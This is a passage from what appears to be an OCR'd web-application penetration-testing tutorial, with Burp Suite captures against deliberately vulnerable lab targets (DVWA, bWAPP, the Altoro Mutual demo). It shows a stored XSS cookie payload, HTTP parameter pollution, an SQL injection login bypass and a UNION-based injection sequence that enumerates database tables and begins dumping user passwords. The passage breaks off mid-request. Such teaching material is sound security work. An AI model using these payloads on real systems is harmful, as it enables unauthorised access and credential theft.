
The browser's developer tools show the injected payload in the Network tab:

```

Host: 192.168.1.40
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:50.0) Gecko/20100101 Firefox/50.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: vi-VN,vi;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://192.168.1.40/dvwa/vulnerabilities/xss_s/
Content-Type: application/x-www-form-urlencoded
Content-Length: 106
Cookie: security=low; PHPSESSID=ab10e944113731tt58spf675;
acopenidids=$wingset,jotto,phpbb2,redmine; acgroupswithpersist=nada
Connection: close
Upgrade-Insecure-Requests: 1

txtName=XSS+stored&txtMessage=%3Cscript%3Ealert(%20document.cookie)%3C%2Fscript%3E&btnSign=Sign+Guestbook

```



//Some XSS exploit demo

//Xenotic tools, xsstrike,automate scanner

3. Testing for HTTP Verb Tampering

References: Configuration and Deployment Management Testing - Test HTTP Methods

4. Testing for HTTP Parameter pollution

Supplying multiple HTTP parameters with the same name may cause an application to interpret values in unanticipated ways. By exploiting these effects, an attacker may be able to bypass input validation, trigger application errors or modify internal variables values. As HTTP Parameter Pollution (in short HPP) affects a building block of all web technologies, server and client side attacks exist.

Current HTTP standards do not include guidance on how to interpret multiple input parameters with the same name. By itself, this is not necessarily an indication of vulnerability. However, if the developer is not aware of the problem, the presence of duplicated parameters may produce an anomalous behavior in the application that can be potentially exploited by an attacker. As often in security, unexpected behaviors are a usual source of weaknesses that could lead to HTTP Parameter Pollution attacks in this case. To better introduce this class of vulnerabilities and the outcome of HPP attacks, it is interesting to analyze some real-life examples that have been discovered in the past.

How To Test

A more in-depth analysis would require three HTTP requests for each HTTP parameter:

- Submit an HTTP request containing the standard parameter name and value, and record the HTTP response. E.g. page?par1=val1
- Replace the parameter value with a tampered value, submit and record the HTTP response. E.g. page?par1=HPP_TEST1
- Send a new request combining step (1) and (2). Again, save the HTTP response. E.g. page?par1=val1&par1=HPP_TEST1
- Compare the responses obtained during all previous steps. If the response from (3) is different from (1) and the response from (3) is also different from (2), there is an impedance mismatch that may be eventually abused to trigger HPP vulnerabilities.
- Crafting a full exploit from a parameter pollution weakness is beyond the scope of this text. See the references for examples and details.

Example

The screenshot shows a web browser displaying the bWAPP application at the URL 192.168.1.40/bWAPP/hpp-1.php. The page has a yellow header with the bWAPP logo (a bee) and the text "an extremely buggy web app!". Below the header is a black navigation bar with links: Bugs, Change Password, Create User, Set Security Level, and Reset. The main content area has a red title "HTTP Parameter Pollution". Below it, a message says "In order to vote for your favorite movie, your name must be entered:". There is an input field containing "cloud" and a "Continue" button.

/ HTTP Parameter Pollution /

Hello Cloud, please vote for your favorite movie.

Remember, Tony Stark wants to win every time...

Title	Release	Character	Genre	Vote
G.I. Joe: Retaliation	2013	Cobra Commander	action	Vote
Iron Man	2008	Tony Stark	action	Vote
Man of Steel	2013	Clark Kent	action	Vote

Request

```
GET /bWAPP/hpp-3.php?movie=1&name=cloud&action=vote HTTP/1.1
Host: 192.168.1.40
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:58.0) Gecko/20100101 Firefox/58.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: vi-VN,vi;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://192.168.1.40/bWAPP/hpp-2.php?name=cloud&action=vote
Cookie: PHPSESSID=t4d31dcch35p6ghm0er108kjam;
acopenidids=swingset,jotto,phphbC,redaine; acgroupwithpersist=nada; security_level=0
Connection: close
Upgrade-Insecure-Requests: 1
```

Response

```
<div id="main">
<h1>HTTP Parameter Pollution</h1>
<p>Your favorite movie is: <b>G.I. Joe: Retaliation</b></p><p>Thank you for submitting your vote!</p>
</div>
<div id="side">
<a href="http://itsecgames.blogspot.com" target="blank_" class="button"></a>
<a href="http://be.linkedin.com/in/malikmesellem" target="blank_" class="button"></a>

```

Burp Intruder Repeater Window Help

Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts

1 × ...

Go Cancel < | > | >

Request

Raw Params Headers Hex

```
GET /bWAPP/hpp-3.php?movie=1&name=cloud&action=vote&movie=3 HTTP/1.1
Host: 192.168.1.40
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:58.0) Gecko/20100101 Firefox/58.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: vi-VN,vi;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://192.168.1.40/bWAPP/hpp-2.php?name=cloud&action=vote
Cookie: PHPSESSID=t4d3ld2ch35p6ghm8er188rjml; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada; security_level=0
Connection: close
Upgrade-Insecure-Requests: 1
```

Response

Raw Headers Hex HTML Render

```
<div id="main">
<h1>HTTP Parameter Pollution</h1>
<p>Your favorite movie is: <b>Man of Steel</b></p><p>Thank you for submitting your vote!</p>
</div>

<div id="side">
<a href="http://itsecgames.blogspot.com" target="blank_" class="button"><img src"/>images/blogger.png"></a>
<a href="http://be.linkedin.com/in/malikmesellem" target="blank_" class="button"><img src"/>images/linkedin.png"></a>

```

register with name: cloud&movie=3 and vote for movie with id=1

bWAPP - HTTP Parameter Pollution X

← → G ⌂

① 192.168.1.40/bWAPP/hpp-2.php?name=cloud%26movie%3D3&action=vote

/ HTTP Parameter Pollution /

Hello Cloud&movie=3, please vote for your favorite movie.

Remember, Tony Stark wants to win every time...

Title	Release	Character	Genre	Vote
G.I. Joe: Retaliation	2013	Cobra Commander	action	Vote
Iron Man	2008	Tony Stark	action	Vote
Man of Steel	2013	Clark Kent	action	Vote

147 http://192.168.1.40 GET /bWAPP/hpp-3.php?movie=1&name=cloud&action=vote ✓ 200 11300 HTML php bWAPP - HTTP Parameter Pollution

149 https://shavar.services.mozilla... POST /downloads?client=nvclient-auto-ffox... ✓ 200 205 text

Request Response

Raw Params Headers Hex

```
GET /bWAPP/hpp-3.php?movie=1&name=cloud&action=vote HTTP/1.1
Host: 192.168.1.40
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:58.0) Gecko/20100101 Firefox/58.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: vi-VN,vi;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://192.168.1.40/bWAPP/hpp-2.php?name=cloud%26movie%3D3&action=vote
Cookie: PHPSESSID=t4d3ld2ch35p6ghm8er188rjml; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada; security_level=0
Connection: close
Upgrade-Insecure-Requests: 1
```

147	http://192.168.1.40	GET	/bWAPP/hpp-3.php?movie=1&name=clo...	✓	200	11300	HTML	php	bWAPP - HTTP Parameter Pollution
149	https://shavar.services.mozilla.c...	POST	/downloads?client=navclient-auto-ffox...	✓	200	205	text		

Request Response

Raw Headers Hex HTML Render


HTTP Parameter Pollution

Your favorite movie is: **Man of Steel**


Thank you for submitting your vote!

5. Testing for SQL Injection

An SQL injection attack consists of insertion or "injection" of either a partial or complete SQL query via the data input or transmitted from the client (browser) to the web application. A successful SQL injection attack can read sensitive data from the database, modify database data (insert/update/delete), execute administration operations on the database (such as shutdown the DBMS), recover the content of a given file existing on the DBMS file system or write files into the file system, and, in some cases, issue commands to the operating system. SQL injection attacks are a type of injection attack, in which SQL commands are injected into data-plane input in order to affect the execution of predefined SQL commands.



Authentication Bypass



```
SELECT * FROM Users WHERE Username='\$username' AND Password='\$password'
```

A similar query is generally used from the web application in order to authenticate a user. If the query returns a value it means that inside the database a user with that set of credentials exists, then the user is allowed to login to the system, otherwise access is denied. The values of the input fields are generally obtained from the user through a web form. Suppose we insert the following Username and Password values:

```
\$username = 'cloud'
```

```
\$password = '1' or '1' = '1'
```

The query will be:

```
SELECT * FROM Users WHERE Username='cloud' AND Password='1' OR '1' = '1'
```

After a short analysis we notice that the query returns a value (or a set of values) because the condition is always true (OR 1=1). In this way the system has authenticated the user without knowing the username and password.

Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts Versions Software Vulnerability Scanner

1 × ...

Go Cancel < > Follow redirection

Request

Raw Params Headers Hex

```
POST /bank/login.aspx HTTP/1.1
Host: demo.testfire.net
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:58.0)
Gecko/20100101 Firefox/58.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,vi-VN;q=0.8,vi;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://demo.testfire.net/bank/login.aspx
Content-Type: application/x-www-form-urlencoded
Content-Length: 56
Cookie: ASP.NET_SessionId=etiiip45car0y23ev33ubj45;
amSessionId=14578236245;
amUserInfo=UserName=YQxvdWQ=&Password=MScgb3IgJzEnID0gJzE=
Connection: close
Upgrade-Insecure-Requests: 1

uid=cloud&passw=l%27+or%271%27%3D%271&btnSubmit=Login
```

Response

Raw Headers Hex HTML Render

```
HTTP/1.1 302 Found
Cache-Control: no-cache
Pragma: no-cache
Content-Length: 136
Content-Type: text/html; charset=utf-8
Expires: -1
Location: /bank/main.aspx
Server: Microsoft-IIS/8.0
X-AspNet-Version: 2.0.50727
Set-Cookie: amUserInfo=UserName=YQxvdWQ=&Password=MScgb3IgJzEnID0gJzE=
GMT; path=
Set-Cookie: amUserId=1; path=
X-Powered-By: ASP.NET
Date: Sun, 04 Mar 2018 21:00:06 GMT
Connection: close

<html><head><title>Object moved</title></head><body>
<h2>Object moved to <a href="/bank/main.aspx">here</a>.</h2>
</body></html>
```

demo.testfire.net/b...


AltoroMutual

Sign Off | Contact Us | Feedback | Search

DEMO SITE ONLY

MY ACCOUNT	PERSONAL	SMALL BUSINESS	INSIDE ALTORO MUTUAL
I WANT TO ... <ul style="list-style-type: none"> View Account Summary View Recent Transactions Transfer Funds Search News Articles Customize Site Language ADMINISTRATION <ul style="list-style-type: none"> View Application Values Edit Users 	Hello Admin User <p>Welcome to Altoro Mutual Online.</p> <p>View Account Details: <input type="button" value="▼"/> <input type="button" value="GO"/></p>		

Error-Based SQL Injection



An Error based exploitation technique is useful when the tester for some reason can't exploit the SQL injection vulnerability using other technique such as UNION. The Error based technique consists in forcing the database to perform some operation in which the result will be an error. The point here is to try to extract some data from the database and show it in the error message. This exploitation technique can be different from DBMS to DBMS (check DBMS specific section).

INFORMATION

- Server Name
- Database Name
- Software Version
- Host Name
- Tables
- Columns

S
C
H
E
M
A

Database server

- Server: 127.0.0.1 via TCP/IP
- Software: MySQL
- Software version: 5.5.27 - MySQL Community Server (GPL)
- Protocol version: 10
- User: root@localhost
- Server charset: UTF-8 Unicode (utf8)

1 x 2 x ...

Go Cancel < | > |

Request

Raw Params Headers Hex

```
GET /dvwa/vulnerabilities/sqli/?id=1&Submit=Submit HTTP/1.1
Host: 192.168.1.40
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:58.0) Gecko/20100101 Firefox/58.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,vi-VN;q=0.8,vi;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://192.168.1.40/dvwa/vulnerabilities/sqli/
Cookie: security=low; PHPSESSID=umamvn7ntsncibvgvknbul5mgh0;
acopenidivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```

Response

Target: http://192.168.1.40

Raw Headers Hex HTML Render



Vulnerability: SQL

[View Source](#)

User ID:

Submit

ID: 1
First name: admin
Surname: admin

1 x 2 x ...

Go Cancel < | > |

Request

Raw Params Headers Hex

```
GET /dvwa/vulnerabilities/sqli/?id=7&Submit=Submit HTTP/1.1
Host: 192.168.1.40
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:58.0) Gecko/20100101 Firefox/58.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,vi-VN;q=0.8,vi;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://192.168.1.40/dvwa/vulnerabilities/sqli/
Cookie: security=low; PHPSESSID=umamvn7ntsncibvgvknbul5mgh0;
acopenidivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```

Response

Target: http://192.168.1.40

Raw Headers Hex HTML Render



Vulnerability: SQL

[View Source](#)

User ID:

Submit

1 x 2 x ...

Go Cancel < | > |

Request

Raw Params Headers Hex

```
GET /dvwa/vulnerabilities/sqli/?id=8&Submit=Submit HTTP/1.1
Host: 192.168.1.40
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:58.0) Gecko/20100101 Firefox/58.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,vi-VN;q=0.8,vi;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://192.168.1.40/dvwa/vulnerabilities/sqli/
Cookie: security=low; PHPSESSID=umamvn7ntsncibvgvknbul5mgh0;
acopenidivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```

Response

Target: http://192.168.1.40

Raw Headers Hex XML

```
<pre>You have an error in your SQL syntax: check the manual that corresponds to your MySQL server version for the right syntax to use near '.....' at line 1</pre>
```

Request

Raw Params Headers Hex

GET request to /dvwa/vulnerabilities/sql/

Type	Name	Value
URL	id	1' order by 3#
URL	Submit	Submit
Cookie	security	low
Cookie	PHPSESSID	ummvn7ntsncibvgvknbu15mgh0
Cookie	acopendivids	swingset,jotto,phpbb2,redmine
Cookie	acgroupwithpersist	nada

Add Remove Up Down

Response

Raw Headers Hex XML

Target: http://192.168.1.40

```
HTTP/1.1 200 OK
Date: Sun, 04 Mar 2018 22:25:53 GMT
Server: Apache/2.2.14 (Ubuntu) mod_mono/2.4.3 PHP/5.3.2-lubuntu4.30 with
Suhosin-Patch proxy_html/3.0.1 mod_python/3.3.1 Python/2.6.5 mod_ssl/2.0.14
OpenSSL/0.9.8e Phusion_Passenger/4.0.38 mod_perl/2.0.4 Perl/v5.10.1
X-Powered-By: PHP/5.3.2-lubuntu4.30
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Vary: Accept-Encoding
Content-Length: 47
Connection: close
Content-Type: text/html

<pre>Unknown column '3' in 'order clause'</pre>
```

Request

Raw Params Headers Hex

GET request to /dvwa/vulnerabilities/sql/

Type	Name	Value
URL	id	1' order by 2#
URL	Submit	Submit
Cookie	security	low
Cookie	PHPSESSID	ummvn7ntsncibvgvknbu15mgh0
Cookie	acopendivids	swingset,jotto,phpbb2,redmine
Cookie	acgroupwithpersist	nada

Add Remove Up Down

Response

Raw Headers Hex HTML Render

Target: http://192.168.1.40



Vulnerability: SQL Inject

User ID:

 Submit

ID: 1' order by 2#
First name: admin
Surname: admin

Request

Raw Params Headers Hex

GET request to /dvwa/vulnerabilities/sql/

Type	Name	Value
URL	id	1' union select null,user()#
URL	Submit	Submit
Cookie	security	low
Cookie	PHPSESSID	ummvn7ntsncibvgvknbu15mgh0
Cookie	acopendivids	swingset,jotto,phpbb2,redmine
Cookie	acgroupwithpersist	nada

Add Remove Up Down

Response

Raw Headers Hex HTML Render

Target: http://192.168.1.40



Vulnerability: SQL

User ID:

 Submit

ID: 1' union select null,user()#
First name: admin
Surname: admin
ID: 1' union select null,user()#
First name:
Surname: dwva@localhost

Request

Type	Name	Value
URL	id	' union select null,version()#
URL	Submit	Submit
Cookie	security	low
Cookie	PHPSESSID	ummmvn7ntsncibvgvknbu15mgh0
Cookie	acopendivids	swingset,jotto,phplib2,redmine
Cookie	acgroupswithpersist	nada

Response

DVWA

Vulnerability: SQL

User ID:

Submit

```
ID: 1' union select null,version()#
First name: admin
Surname: admin
ID: 1' union select null,version()#
First name:
Surname: 5.1.41-3ubuntu12.6-log
```

Request

```
GET /dvwa/vulnerabilities/sql1/?id=1%27+union+select+null%2C%40%40hostname%23&Submit=Submit HTTP/1.1
Host: 192.168.1.40
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:58.0) Gecko/20100101 Firefox/58.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,vi-VN;q=0.8,vi;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://192.168.1.40/dvwa/vulnerabilities/sql1/?id=1%27+union+select+null%2Cuser%28%29%23Submit=Submit
Cookie: security=low; PHPSESSID=ummmvn7ntsncibvgvknbu15mgh0; acopendivids=swingset,jotto,phplib2,redmine; acgroupswithpersist=nada
Connection: close
Upgrade-Insecure-Requests: 1
```

Response

DVWA

Vulnerability: SQ

User ID:

Submit

```
ID: 1' union select null.@@hostname#
First name: admin
Surname: admin
ID: 1' union select null.@@hostname#
First name:
Surname: owasobwa
```

Request

Raw Params Headers Hex

```
GET /dvwa/vulnerabilities/sqli/?id=1%27+union+select+null%2Cdatabase%28%29%23&Submit=Submit HTTP/1.1
Host: 192.168.1.40
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:58.0) Gecko/20100101 Firefox/58.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,vi-VN;q=0.8,vi;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://192.168.1.40/dvwa/vulnerabilities/sqli/?id=1+union+select+null%2Cuser%28%29%23&Submit=Submit
Cookie: security=low; PHPSESSID=umamvn7ntsncibvgvknbul5mgh0; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada
Connection: close
Upgrade-Insecure-Requests: 1
```

Response

Raw Headers Hex HTML Render



Vulnerability: SQL

User ID:

Submit

ID: 1' union select null, database()#
First name: admin
Surname: admin
ID: 1' union select null, database()#
First name:
Surname: dwwa

Request

Raw Params Headers Hex

```
GET /dvwa/vulnerabilities/sqli/?id=1%27+union+select+null%2Ctable_name+from+information_
schema.tables+where+table_schema=0x64767761%23&Submit=Submit HTTP/1.1
Host: 192.168.1.40
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:58.0) Gecko/20100101 Firefox/58.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,vi-VN;q=0.8,vi;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://192.168.1.40/dvwa/vulnerabilities/sqli/?id=1%27+union+select+null%2Ctable_name+from+information_
schema.tables+where+table_schema=0x64767761%23&Submit=Submit
Cookie: security=low; PHPSESSID=umamvn7ntsncibvgvknbul5mgh0; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada
Connection: close
Upgrade-Insecure-Requests: 1
Content-Length: 2
```

Response

Raw Headers Hex HTML Render



Vulnerability: SQL Injection

User ID:

Submit

ID: 1' union select null,table_name from information_schema.tables where table_schema=0x64767761%23
First name: admin
Surname: admin
ID: 1' union select null,table_name from information_schema.tables where table_schema=0x64767761%23
First name:
Surname: guestbook
ID: 1' union select null,table_name from information_schema.tables where table_schema=0x64767761%23
First name:
Surname: users

Burp Intruder Repeater Window Help

Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts Versions Software Vulnerability Scanner

1 < 4 > ...

Go Cancel < >

Request

Raw Params Headers Hex

```
GET /dvwa/vulnerabilities/sqli/?id=1%27+union+select+null%2Cconcat%28table_name%2C0x0A%2C
Column_name%29+from+information_schema.columns+where+table_name%3D0x7573657273%23&
Submit=Submit HTTP/1.1
Host: 192.168.1.40
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:58.0) Gecko/20100101
Firefox/58.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,vi-VN;q=0.8,vi;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer:
http://192.168.1.40/dvwa/vulnerabilities/sqli/?id=1%27+union+select+null%2Ctable_name%29+from+information_schema.tables+where+table_schema%3D0x64767761%23&Submit=Submit
Cookie: security=low; PHPSESSID=uamvn7ntsnciibvgvnbulsagh0;
acpendividus=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada
Connection: close
Upgrade-Insecure-Requests: 1
Content-Length: 4
```

Response

Raw Headers Hex HTML Render

Submit

ID: 1' union select null,concat(table_name,0x0A,column_name) from information_schema.columns where First name: admin
 Surname: admin
 ID: 1' union select null,concat(table_name,0x0A,column_name) from information_schema.columns where First name:
 Surname: users
 user_id
 ID: 1' union select null,concat(table_name,0x0A,column_name) from information_schema.columns where First name:
 Surname: users
 first_name
 ID: 1' union select null,concat(table_name,0x0A,column_name) from information_schema.columns where First name:
 Surname: users
 last_name
 ID: 1' union select null,concat(table_name,0x0A,column_name) from information_schema.columns where First name:
 Surname: users
 user
 ID: 1' union select null,concat(table_name,0x0A,column_name) from information_schema.columns where First name:
 Surname: users
 password
 ID: 1' union select null,concat(table_name,0x0A,column_name) from information_schema.columns where First name:
 Surname: users
 avatar

1 < 4 > ...

Go Cancel < >

Request

Raw Params Headers Hex

```
GET /dvwa/vulnerabilities/sqli/?id=1%27+union+select+null%2Cconcat%28first_name%2C0x0A%2C
last_name%2C0x0A%2Cuser%2C0x0A%2Cpassword%2C0x0A%29+from+users%23&Submit=Submit
HTTP/1.1
Host: 192.168.1.40
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:58.0) Gecko/20100101
Firefox/58.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,vi-VN;q=0.8,vi;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer:
http://192.168.1.40/dvwa/vulnerabilities/sqli/?id=1%27+union+select+null%2Cconcat%28table_name%29+from+information_schema.columns+where+table_name%3D0x7573657273%23&Submit=Submit
Cookie: security=low; PHPSESSID=uamvn7ntsnciibvgvnbulsagh0;
